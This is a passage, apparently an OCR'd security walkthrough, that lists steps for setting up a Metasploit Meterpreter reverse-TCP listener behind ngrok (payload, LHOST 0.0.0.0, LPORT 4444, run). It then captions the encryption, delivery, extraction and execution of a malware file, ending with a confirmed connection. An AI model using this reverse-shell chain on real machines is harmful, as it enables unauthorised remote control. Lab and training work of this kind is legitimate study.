
3. Set the matching stageless payload: ***set payload windows/meterpreter_reverse_tcp***




4. Telling Metasploit to listen to all network interfaces: ***set LHOST 0.0.0.0***




5. Matching the local ngrok port: ***set LPORT 4444***




6. Starting the listener: ***run***




7. Encryption of the Malware







8. Encryption successful




9. Malware delivered




10. Added 7-zip to extract Malware



11. Extraction successful & ran Malware file



12. Connection confirmed



– – END OF DOC – –